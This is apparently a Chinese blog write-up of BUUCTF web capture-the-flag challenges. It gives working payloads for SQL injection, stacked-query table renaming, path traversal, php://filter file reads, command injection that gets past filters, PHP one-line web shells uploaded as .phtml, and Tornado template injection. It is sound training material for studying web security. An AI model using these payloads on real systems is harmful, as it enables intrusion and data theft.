
BUUCTF web刷题

原创

feng?wow 已于 2022-04-02 17:53:14 修改 751 收藏
分类专栏： BUUCTF 文章标签： php sql
于 2022-04-02 17:05:54 首次发布



目录

BUUCTF刷题日常：

[极客大挑战 2019]EasySQL

发现一个登录框，很容易想到sql注入（题目便是）。

尝试一下万能密码：

```
1' or 1=1 #
```

得到flag。

[HCTF 2018]WarmUp

点开后是一个滑稽的图片，没发现其他的，F12点开源码，发现<!--source.php-->。

所以访问source.php。

得到一串代码。

```
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?'));
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

一点一点分析，发现了一个hint.php，访问一下，得到了flag在ffffllllaaaagggg中。

注意：

```
if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

明确目的，要想得到flag，可以利用include来包含ffffllllaaaagggg文件得到。

If条件中有三个条件，file不为空、是字符串，第三个是通过checkFile的检验，且需让其返回ture。

CheckFile中有四个if语句，后三个都可以返还ture。

mb_strpos — 查找字符串在另一个字符串中首次出现的位置

mb_substr() 函数返回字符串的一部分

利用?的截取和目录穿越来构造payload；

Payload：?file=source.php%253f../../../../../ffffllllaaaagggg

传入得到flag。

[极客大挑战 2019]Havefun

F12查看源码，得到了：

```
$cat=$_GET['cat'];

        echo $cat;

        if($cat=='dog'){

            echo 'Syc{cat_cat_cat_cat}';

        }
```

传入：cat=dog

即可得到flag

[ACTF2020 新生赛]Include

题目为include，那肯定是利用include得到flag。

进入后发现url中GET了一个file，且后边带了一个flag.php。

所以猜测flag在flag.php中，利用oho伪协议读取flag.php。

```
Payload：

?file=php://filter/read=convert.base64-encode/resource=flag.php
```

然后用base64解码，得到flag。

[强网杯 2019]随便注

首先利用万能密码发现可以查看到所有表中的数据，但没有flag。

本来想接着利用联合查询语句来查看数据库名称，但发现被过滤了。

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

由于select被过滤，所以查询语句不可用。

想到了堆叠注入，尝试一下查看数据库名称

1';show databases;#

发现成功查到了数据库名，接着查询表名。

1';show tables;#

查看表结构，发现flag在”1919810931114514”中。

1';desc `1919810931114514`;#

利用堆叠注入改名方法，将word改为feng，将**1919810931114514改为word，**

将flag改为id。

1';rename table words to feng;rename table `1919810931114514` to words;alter table words change flag id varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc words;#

然后再利用万能密码查看表中的数据，得到flag。

[SUCTF 2019]EasySQL

还是堆叠注入，先分别利用1;show databases;和1;show databases;查询库名和表名。

发现一个Flag，猜测flag在表Flag中，于是查看Flag表结构。

本想直接从Flag中得到flag，但发现flag被过滤了。

看了wp发现，需要自己猜测题目的内置sql语句。

需要通过输入非零数字得到的回显1和输入其余字符得不到回显来判断出内部查询语句可能存在||，也就是select输入的数据中有一个内置的列名 from 表名，然后再猜测为select post进去的数据||列名 from 表名，此时||的作用相当于or。

语句为：sql="select".sql="select".post[‘query’]."||flag from Flag";

传入：*,1

相当于变成了select *,1||flag from Flag，也就是select *,1 from Flag。

意为查看Flag中的所有内容。

[ACTF2020 新生赛]Exec

点开发现为ping命令，所以直接输入127.0.0.1;ls或127.0.0.1|ls

没看到flag，然后再输入127.0.0.1;ls /

看到flag，所以直接输入127.0.0.1;cat /flag（好像没什么过滤）

[极客大挑战 2019]Secret File

开始点了半天啥都没有，题目为Secret File，所以注意一下文件。

看到了一个action.php文件，但好像无法直接访问，会跳转到end.php。

于是打开bp抓包，然后访问action.php

继续访问secr3t.php，发现了一串代码

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

因为有include，所以利用php伪协议来读取flag.php。

```
Payload：

secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

然后base64解码得到flag

[GXYCTF2019]Ping Ping Ping

还是ping命令，直接传入127.0.0.1|ls。

发现flag.php文件,然后我又cat flag.php，发现空格被过滤了。

用IFS1代替空格，然后又发现flag被过滤了。

只能先看一下index.php文件。

```
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){

    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);

    die("fxck your symbol!");

  } else if(preg_match("/ /", $ip)){

    die("fxck your space!");

  } else if(preg_match("/bash/", $ip)){

    die("fxck your bash!");

  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){

    die("fxck your flag!");

  }

  $a = shell_exec("ping -c 4 ".$ip);

  echo "

";

  print_r($a);

}


?>
```

发现都被过滤了，我想不到别的办法，看其他师傅的wp，学到了一种方法。

可以用变量覆盖来获取flag。

传入

```
127.0.0.1;f=g;cat$IFS$1fla$f.php
```

利用变量f为中间变量，令f=g，可以绕过过滤。

还可以将ls的结果当作cat的参数，查看ls文件中的所有内容。

```
127.0.0.1;cat$IFS$1`ls`
```

得到flag。

[极客大挑战 2019]Knife

直接蚁剑或菜刀连一下就好，密码为Syc，然后直接就可以得到flag。

[极客大挑战 2019]Http

注意题目http。

进入后没啥发现，然后查看源码

发现一个Secret.php文件，直接访问

然后显示一串英文，意思是：它不是来自https://Sycsecret.buuoj.cn，所以我们要改为https://Sycsecret.buuoj.cn

Bp抓包添加referer：https://Sycsecret.buuoj.cn

然后发现还有浏览器的要求，于是再修改一下浏览器，还需要加一个X-Forwarded-For: 127.0.0.1，将结果输出到本地。

referer: https://Sycsecret.buuoj.cn

然后放包，得到flag。

[极客大挑战 2019]Upload

发现只能上传图片文件（应该格式和文件头查询），而且不能含有<?。

没啥思路，随便访问了一下upload，发现了phtml文件，所以有了思路，上传phtml文件会被当作php文件解析，以此来达到getshell目的

上传2.phtml

```
GIF89a? <script language="php">eval($_REQUEST['feng'])</script>
```

然后访问，利用HackBar来POST传参：

```
feng=system('cat /flag');
```

得到flag。

[ACTF2020 新生赛]Upload

看了好一会才发现灯泡上边有传入文件。

直接传入1.jpg文件然后bp抓包改名字为1.phtml然后在bp里上传。

内容：

```
<?php eval($_POST['feng']);?>
```

然后蚁剑连接得到flag。

或者利用hackbar的POST传参：

```
feng=system('cat /flag');
```

[护网杯 2018]easy_tornado

三个文件里的内容分别是：

```
/welcome.txt
render

/flag.txt
flag in /fllllllllllllag

/hints.txt
md5(cookie_secret+md5(filename))
```

这个render直接搜了一下：render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页 render配合Tornado使用。

Tornado是一种 Web 服务器软件的开源版本。Tornado 和现在的主流 Web 服务器框架（包括大多数 Python 的框架）有着明显的区别：它是非阻塞式服务器，而且速度相当快。

可以利用{{handler.settings}}来获取cookie_secret。

看源码，可以猜测题目意思是让我们利用md5来算出/fllllllllllllag的filehash值。

```
Md5加密后结果为1c1bdada81051810bcdd63e93b2dbf04
```

传入

/file?filename=/flllllllllllag&filehash=1c1bdada81051810bcdd63e93b2dbf04

```
/file?filename=/fllllllllllllag&filehash=1c1bdada81051810bcdd63e93b2dbf04
```

得到flag。